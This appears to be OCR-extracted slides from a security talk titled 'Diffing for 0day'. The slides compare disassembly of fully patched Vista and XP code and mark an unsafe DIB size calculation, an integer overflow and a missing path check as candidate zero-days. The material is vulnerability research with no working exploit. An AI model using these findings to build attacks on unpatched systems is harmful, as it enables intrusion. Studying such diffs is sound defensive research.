ext:243CD67D                 mov     esi, eax
```


Example #5 Fully Patched XP

Not Safe DIB Size calc



```
                call    dword ptr [edx+10h]
A               and     [ebp+arg_0], 0
E               cmp     dword ptr [ebx+50h], 0
2               jbe     short loc_70F6D0BE
4               mov     eax, esi
6
6 loc_70F6D0A6:                              ; CODE XREF: ConvertSurfaceDescTo
6               mov     cl, [eax+2]
9               mov     dl, [eax]
B               inc     [ebp+arg_0]
E               mov     [eax], cl
0               mov     ecx, [ebp+arg_0]
3               mov     [eax+2], dl
6               add     eax, 4
9               cmp     ecx, [ebx+50h]
C               jb      short loc_70F6D0A6
E
E loc_70F6D0BE:                              ; CODE XREF: ConvertSurfaceDescTo
E                                            ; ConvertSurfaceDescToMediaType(_
E               cmp     dword ptr [ebx+40h], 0
2               jz      short loc_70F6D0D6
```


Example #6 Fully Patched Vista



```
.text:0B0E6839                 lea     ecx, [ebp+cb]
.text:0B0E683C                 push    ecx
.text:0B0E683D                 push    48h
.text:0B0E683F                 push    eax
.text:0B0E6840                 call    ?ULongAdd@@YGJKKPAK@Z ; ULongAdd(ulong,ulong,ulong *)
.text:0B0E6845                 test    eax, eax
.text:0B0E6847                 jl      short loc_B0E682A
.text:0B0E6849                 lea     eax, [ebp+cb]
.text:0B0E684C                 push    eax
.text:0B0E684D                 push    18h
.text:0B0E684F                 push    [ebp+cb]
.text:0B0E6852                 call    ?ULongSub@@YGJKKPAK@Z ; ULongSub(ulong,ulong,ulong *)
.text:0B0E6857                 test    eax, eax
.text:0B0E6859                 jl      short loc_B0E682A
.text:0B0E685B                 push    [ebp+cb]        ; cb
.text:0B0E685E                 call    ds:__imp__CoTaskMemAlloc@4 ; CoTaskMemAlloc(x)
.text:0B0E6864                 mov     [ebp+cb], eax
.text:0B0E6867                 test    eax, eax
.text:0B0E6869                 jz      short loc_B0E682A
.text:0B0E686B                 mov     esi, [ebx+44h]
.text:0B0E686E                 push    0Ch
.text:0B0E6870                 add     eax, 48h
.text:0B0E6873                 pop     ecx
.text:0B0E6874                 mov     edi, eax
.text:0B0E6876                 rep movsd
.text:0B0E6878                 mov     ecx, [ebx+40h]
.text:0B0E687B                 sub     ecx, 48h
.text:0B0E687E                 push    ecx             ; size_t
.text:0B0E687F                 mov     ecx, [ebx+44h]
.text:0B0E6882                 add     ecx, 48h
.text:0B0E6885                 push    ecx             ; void *
.text:0B0E6886                 add     eax, 30h
.text:0B0E6889                 push    eax             ; void *
.text:0B0E688A                 call    _memcpy
.text:0B0E688F                 mov     eax, [ebp+cb]
```

Example #6 Fully Patched XP


INT OVERFLOW



```
FF                                mov     edi, edi
                                  push    ebp
EC                                mov     ebp, esp
                                  push    ebx
5D 08                             mov     ebx, [ebp+arg_0]
43 40                             mov     eax, [ebx+40h]
C0 18                             add     eax, 24
                                  push    eax             ; cb
15 50 12 6D 6E                    call    ds:__imp__CoTaskMemAlloc@4 ; CoTaskMemAlloc(x)
D0                                mov     edx, eax
D2                                test    edx, edx
55 08                             mov     [ebp+arg_0], edx
07                                jnz     short loc_6E6EB2DA
0E 00 07 80                       mov     eax, 8007000Eh
62                                jmp     short loc_6E6EB33C
                  ; ---------------------------------------------------------------------------

                  loc_6E6EB2DA:                           ; CODE XREF: ConvertVideoInfoToVideoInfo2(x)
                                  push    esi
73 44                             mov     esi, [ebx+44h]
                                  push    edi
0C                                push    0Ch
                                  pop     ecx
FA                                mov     edi, edx
A5                                rep movsd
06                                push    6
C0                                xor     eax, eax
                                  pop     ecx
7A 30                             lea     edi, [edx+30h]
AB                                rep stosd
4B 40                             mov     ecx, [ebx+40h]
```

Example #7 Fully Patched Vista

A check for valid path




```
jnz short  24141C471c
```

```
24141c50:
push [ ebp + pszPath ] ; pszPath
call 241465D0_PathIsInvalidW@4 ; PathIsInvalidW(x)
test eax , eax
jnz short  24141C75loc_24141C75
```

```
24141c5c:
push eax
push [ ebp + dwFlagsAndAttributes ]
push 3
push eax
push 1
push 80000000h
push [ ebp + pszPath ]
call ds : 241410D0__imp__CreateFileW@28 ; CreateFileW(x,x,x,x,x,x,x)
mov [ esi ] , eax
```

```
24141c75:
xor eax , eax
cmp dword ptr
setnz al
```

Example #7 Fully Patched XP



```
push ebp
mov ebp , esp
push esi
mov esi , ecx
xor eax , eax
cmp [ esi + 4 ] , eax
jz short  6FD41BAAloc_6FD41BAA
```

```
6fd41baa:
cmp dword ptr [ esi ] , 0FFFFFFFFh
jnz short  6FD41BA6loc_6FD41BA6
```

```
6fd41baf:
push eax
push [ ebp + dwFlagsAndAttributes ]
push 3
push eax
push 1
push 80000000h
push [ ebp + lpFileName ]
call ds : 6FD4100C__imp__CreateFileW@28 ; CreateFileW(x,x,x,x,x,x,x)
xor ecx , ecx
cmp eax , 0FFFFFFFFh
setnz cl
mov [ esi ] , eax
mov eax , ecx
```

```
6fd41ba6:
xor eax , eax
jmp short  6FD41BD2
```

```
6fd41bd2:
```

A day in a life of a Hacker

Diffing for 0day [LIVE DEMO]

VS